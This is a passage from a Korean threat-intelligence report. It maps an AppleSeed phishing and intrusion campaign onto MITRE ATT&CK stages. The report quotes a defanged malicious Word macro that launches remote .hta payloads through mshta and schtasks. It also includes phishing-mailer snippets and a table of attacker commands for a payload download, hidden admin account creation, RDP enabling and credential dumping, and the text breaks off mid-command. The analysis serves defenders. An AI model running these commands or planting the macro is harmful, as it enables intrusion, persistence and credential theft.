
인프라 취득

환전	가상자산 환전 사이트를 이용하여 가상자산을 CNY, USD로 환전
결제	가상 선결제 카드를 만들어 가상자산으로 충전
인프라 구매	가상 선결제 카드를 이용하여 서버 구매 가상자산을 이용하여 도메인 구매
인프라 해킹	영세한 기업 홈페이지를 해킹하여 악성코드 유포지로 악용 ss = "mshta[.]exe http://[.]co[.]kr/bbs/temp[.]hta" sh = "schtasks[.]exe /create /sc minute /mo 5 /tn WindowsDefenderAutoUp "mshta[.]exe http://[.]co[.]kr/bbs/admin[.]hta" & Chr(34) & " /f"

3 Establish Accounts : 소셜 미디어나 이메일 계정 등을 생성하여 정보 수집

· SNS 계정(LinkedIn, Twitter, Facebook)을 생성하여 국내외 동향 모니터링 행위를 한다.
· 모니터링 대상에는 해킹 목표 기업, 중요 인물, 보안 동향 등이 포함된다.
· 이메일 계정을 생성하여 피싱에 이용한다.

SNS 계정 생성



피싱용 이메일 계정 생성

```
fromName = "Daum 고객센터"
fromEmail = "daum.secure.norply@gmail.com"
fromEmail = "norply.acccount@gmail.com"
```


```
$to_sender = 'protect.tearn@gmail.com';
$to_name = 'Daum고객센터';
```


```
$email->setFrom("help@vnaver.com", " 회원정보 ");
$email->setSubject("  해외 로그인 차단 기능이 실행되었습니다.  ");
$email->addTo($to_email, $to_id);
```

4 Develop Capabilities : 공격자가 직접 도구나 악성코드를 개발

· 원격제어 악성코드와 원격제어 시 부가적인 기능을 수행하는 도구들을 직접 개발하여 사용한다.

개발 도구	기능
AppleSeed 원격제어 악성코드	명령 실행 키로깅 스크린캡쳐 파일 업로드
packfile unpackfile	파일 내용을 난수 값과 XOR 하여 인코딩·디코딩








```
D:₩bear₩Helper_1₩helper>packfile
FileEncrypt.exe srcFilePath [dstFilePath]

D:₩bear₩Helper_1₩helper>packfile  1.txt 1_pack.txt

D:₩bear₩Helper_1₩helper>unpackfile
FileDecrypt.exe srcFilePath [dstFilePath]

D:₩bear₩Helper_1₩helper>unpackfile 1_pack.txt 1_unpack.txt
```

<table>
<tr>
<td>joinfiles</td>
<td> 

joinfiles.exe</td>
<td>[이름]-[6자리숫자].dat 파일들을 하나의 파일로 통합</td>
</tr>
<tr>
<td>makecmd</td>
<td>MakeCmd.exe <dstpath> cmd <cmd>
MakeCmd.exe <dstpath> dll <dllpath> <entry>
MakeCmd.exe <dstpath> memdll <dllpath> <entry>
MakeCmd.exe <dstpath> upload <listpath>
MakeCmd.exe <dstpath> drop <localfilepath> <remotefilepath>
MakeCmd.exe <dstpath> ext <keyboardmon> <screenmon> <foldermon> <usbmon></td>
<td>코드 및 명령 실행· 추가 모듈</td>
</tr>
<tr>
<td>unzip</td>
<td>C:₩Users₩THOR₩Desktop>unzip.exe
Unzip.exe <ZipFilePath> <ExtractFilePath>

C:₩Users₩THOR₩Desktop>unzip.exe test.zip ./test.hwp</td>
<td>압축 해제</td>
</tr>
<tr>
<td>Email Bot</td>
<td>12:53:11 PM >> Starting Http Handler ...
12:53:11 PM >> Port: 9101</td>
<td>탈취한 이메일 정보로 접속하여 세션 유지</td>
</tr>
</table>

<table>
<tr>
<td>Mail
Crawler</td>
<td> 
</td>
<td>피해자 메일함의
모든 메일을
수집</td>
</tr>
<tr>
<td>피싱메일
제작
프로그램</td>
<td> 
</td>
<td>메일 제목,
가짜 발신자 정보,
피싱 사이트 주소,
가짜 비정상
로그인 정보를
조합하여
피싱메일을 발송</td>
</tr>
</table>

5 Obtain Capabilities : 공개된 도구나 악성코드를 준비

· 직접 개발한 도구 이외에도 인터넷을 통해 공개된 도구들도 사용한다.
· 해킹 프레임워크, 원격제어 도구, 스캐닝 도구, 취약점 PoC 코드는 공격 수행 시 사용한다.
· 암호화 도구는 피해자로부터 탈취한 정보와 공격자 개발 프로그램을 보호하기 위해 사용한다.
· 악성코드의 백신 탐지를 회피하기 위해 테스트용 국내백신을 설치하여 사용한다.
· 메일 관리용 도구는 탈취한 이메일의 세션을 유지하기 위해 사용한다.
· 가상 머신 프로그램은 악성코드 테스트나 피해자로부터 탈취한 이메일의 세션 유지를 위해 사용한다.
· 해킹 대상이 된 기업에서 사용 중인 솔루션을 테스트 목적으로 다운받아 사용한다.

사용한 공개 도구 목록


해킹 도구	Metasploit GitHub - k8gege/K8tools GitHub - The-Art-of-Hacking/h4cker GitHub - hackerhouse-opensource/exploits GitHub - christian-roggia/ GitHub - hacktoolspack/hack-tools MalwareBazaar pwn20wndstuff/Undecimus mimikatz
피싱메일 도구	PHPMailer SendGrid PHProxy
원격제어	RDPWrap UltraVNC TeamViewer Putty
스캐닝 도구	Acunetix
편의 도구	Edgecookieview Everything Internet Download Manager
암호화 도구	Bitlocker
국내 백신	V3Lite ALYac25
VPN 도구	VPNGate TCP Gender Changer
가상 머신	VMWare

	Memu app player
메일 관리용 도구	Thunderbird
목표 기업 솔루션	Exchange server 2019 K-tirads Cad Thyroid MedCalc
문서 편집 프로그램	Hancom Office 2020 Notepad++ Editplus
취약점 PoC 코드	2) CVE-2020-0688 3) CVE-2018-14745 4) CVE-2019-1821 5) CVE-2019-1652/CVE-2019-1653 6) CVE-2018-2628 7) CVE-2020-0796 8) CVE-2020-1300 9) KVE-2019-1144 10) CVE-2012-4873
SSL 인증서 제작 프로그램	ACME Let's Encrypt

2) CVE-2020-0688 : Microsoft Exchange Server Remote Code Execution Exploit
3) CVE-2018-14745 : Samsung Galaxy S6 SM-G920F G920FXXU5EQH7 bcmdhd4358 Wi-Fi Driver prot_get_ring_space memory corruption
4) CVE-2019-1821 : Cisco Prime Infrastructure Remote Code Execution
5) CVE-2019-1652/CVE-2019-1653 : Exploits For Dumping Cisco RV320 Configurations Debugging Data And Remote Root Exploit
6) CVE-2018-2628 : Oracle weblogic RCE exploit
7) CVE-2020-0796 : SMBGhost exploit
8) CVE-2020-1300 : Remote Code Execution Through Microsoft Windows CAB Files
9) KVE-2019-1144 : 영카트5 XSS 취약점
10) CVE-2012-4873 : GNUBoard4 HTML-Injection exploit

6 Compromise Accounts(Email Accounts) : 계정 탈취, 도용

· ‘Thunderbird’ 라는 이메일 관리 솔루션을 이용하여 탈취한 이메일 계정들을 관리 및 정보 수집한다.
· ‘memu’ 라는 앱 플레이어에 메일 어플리케이션을 설치하여 관리하기도 한다.



다 Initial Access : 최초 침투

1 Phishing : 피싱

Resource Development - Compromise Accounts : 계정 탈취, 도용


Resource Development - Obtain Capabilities : 공개된 도구나 악성코드를 준비

Execution - User Execution : 사용자 실행


· 탈취한 이메일에서 정보 수집 후 목표 기업이 신뢰할 만한 내용의 문서를 골라 악성코드를 추가하여 송부한다. 또는 메일에 대용량 첨부파일 다운로드 버튼을 누를 경우 악성코드 유포지로 이동하게 만들어 악성코드를 다운로드 받게 유도한다.

· 피싱메일을 발송 할 때에는 공개된 프로그램인 'PHPMailer'와 'SendGrid'를 사용한다.

CASE 1




CASE 2





```
Private Sub Document_Open()
    ActiveDocument[.]Bookmarks("a1")[.]Range[.]Font[.]Hidden = True
    ActiveDocument[.]Bookmarks("a2")[.]Range[.]Font[.]Hidden = False

    ss = "mshta[.]exe http://[illegible]kr/bbs/temp[.]hta"
    sh = "schtasks[.]exe /create /sc minute /mo 5 /tn WindowsDefenderAutoUpdate /tr " & Chr(34) & "mshta[.]exe http://[illegible]kr/bbs/admin[.]hta" & Chr(34) & " /f"
    sh1 = "schtasks[.]exe /create /sc minute /mo 40 /tn WindowsDefenderUpdate /tr " & Chr(34) & "cmd[.]exe /c taskkill /im mshta[.]exe /f" & Chr(34) & " /f"
    p = Shell(ss, vbHide)
    p = Shell(sh, vbHide)
    p = Shell(sh1, vbHide)
End Sub
```

피싱메일 발송 자동화 과정



2 Exploit Public Facing Application : 공개된 어플리케이션 취약점 악용

· 공격 준비과정에서 많은 취약점들과 해킹도구를 검색하여 활용한다.
· 최초 침투에 사용된 것으로 확인된 취약점은 CVE-2020-0688으로 Reconnaissance-Phishing for Information에서 수집한 이메일 계정을 악용한다.



해킹 도구 목록	Metasploit GitHub - k8gege/K8tools GitHub - The-Art-of-Hacking/h4cker GitHub - hackerhouse-opensource/exploits GitHub - christian-roggia/ GitHub - hacktoolspack/hack-tools MalwareBazaar pwn20wndstuff/Undecimus mimikatz
취약점 목록	**CVE-2020-0688** CVE-2018-14745 CVE-2019-1821 CVE-2019-1652/CVE-2019-1653 CVE-2018-2628 **CVE-2020-0796** **CVE-2020-1300** KVE-2019-1144 CVE-2012-4873

라 Execution : 실행

1 Command and Scripting Interpreter : 명령 실행
Persistence - Create Account : 계정 생성
Credential Access - OS Credential Dumping : 운영체제 계정 추출
Discovery - File and Directory Discovery : 파일 및 디렉토리 탐색

· 취약점을 통해 CMD 실행 권한을 획득했다면 안정적인 침투 경로 확보를 위해 원격제어 악성코드 설치, 계정 생성 등의 명령을 실행한다.
· 원격제어 악성코드가 설치되면 원격제어 관리 프로그램을 이용하여 피해 시스템 디렉토리 조회, 백신 조회 등의 명령을 실행한다.
· 악성코드 실행 시에 regsvr32 명령을 이용해 실행하는 특징이 있다.

사용 명령어

악성코드 다운로드	mshta http://[악성도메인]/[악성코드명].hta
계정 생성	net user NewGuest [패스워드] /add
계정 권한 설정	net localgroup Administrators [계정명] /add net localgroup 'Remote Desktop Users' [계정명] /add
계정 숨기기	reg add 'HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Winlogon₩SpecialAccounts₩UserList' /v [계정명] /t REG_DWORD /d 0 /f
원격 데스크톱 설정	reg add 'HKLM₩SYSTEM₩CurrentControlSet₩Control₩Terminal Server' /v fDenyTSConnections /t REG_DWORD /d 0 /f reg add 'HKLM₩SYSTEM₩CurrentControlSet₩Control₩Terminal Server' /v fSingleSessionPerUser /t REG_DWORD /d 0 /f
계정 정보 탈취	c:₩programdata₩1₩x64₩m.exe "privilege::debug

